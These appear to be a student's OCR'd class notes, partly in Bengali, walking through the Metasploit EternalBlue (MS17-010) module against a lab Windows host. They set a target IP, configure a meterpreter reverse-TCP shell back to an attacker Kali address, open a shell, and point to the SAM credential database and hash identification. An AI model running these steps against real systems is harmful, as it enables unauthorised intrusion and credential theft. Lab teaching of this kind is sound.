
Bushra Akter

Class:13

exploit/windows/smb/ms17_010_eternalblue → fullname of exploit

msf6 > use exploit/windows/smb/ms17_010_eternalblue




Red color mean successfully load

msf6 exploit(windows/smb/ms17_010_eternalblue) > show options

RHOST → target host

```
msf6 exploit(windows/smb/ms17_010_eternalblue) > show options

Module options (exploit/windows/smb/ms17_010_eternalblue):

   Name           Current Setting  Required  Description
   ----           ---------------  --------  -----------
   RHOSTS                          yes       The target host(s), see https://docs.metasploit.com/docs/u
   RPORT          445              yes       The target port (TCP)
   SMBDomain                       no        (Optional) The Windows domain to use for authentication. C
                                             dard 7 target machines.
   SMBPass                         no        (Optional) The password for the specified username
   SMBUser                         no        (Optional) The username to authenticate as
   VERIFY_ARCH    true             yes       Check if remote architecture matches exploit Target. Only
                                              7 target machines.
   VERIFY_TARGET  true             yes       Check if remote OS matches exploit Target. Only affects Wi
                                             machines.


Payload options (windows/x64/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  thread           yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     192.168.68.132   yes       The listen address (an interface may be specified)
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic Target



View the full module info with the info, or info -d command.
```

msf6 exploit(windows/smb/ms17_010_eternalblue) > set RHOSTS 192.168.10.96



```
msf6 exploit(windows/smb/ms17_010_eternalblue) > show options

Module options (exploit/windows/smb/ms17_010_eternalblue):

   Name           Current Setting  Required  Description
   ----           ---------------  --------  -----------
   RHOSTS         192.168.10.96    yes       The target host(s), see https://docs.metasploit.com/docs
   RPORT          445              yes       The target port (TCP)
   SMBDomain                       no        (Optional) The Windows domain to use for authentication.
                                             dard 7 target machines.
   SMBPass                         no        (Optional) The password for the specified username
   SMBUser                         no        (Optional) The username to authenticate as
   VERIFY_ARCH    true             yes       Check if remote architecture matches exploit Target. Onl
                                              7 target machines.
   VERIFY_TARGET  true             yes       Check if remote OS matches exploit Target. Only affects
                                             machines.


Payload options (windows/x64/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  thread           yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     192.168.68.132   yes       The listen address (an interface may be specified)
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic Target



View the full module info with the info, or info -d command.
```

#set LPORT 4321

#run

#(meterpreter>

Vagrant→ default id and password

Payload options (windows/x64/meterpreter/reverse_tcp): → payload name and type

LHOST e attacker er ip set kore dite hobe(kali linux er ip)

run

shell →shell e duka

exit → shell theke ber howa

whoami

dir → show all file

SAM database → where all userid and pass store

How to identify type of hash

https://www.tunnelsup.com/hash-analyzer/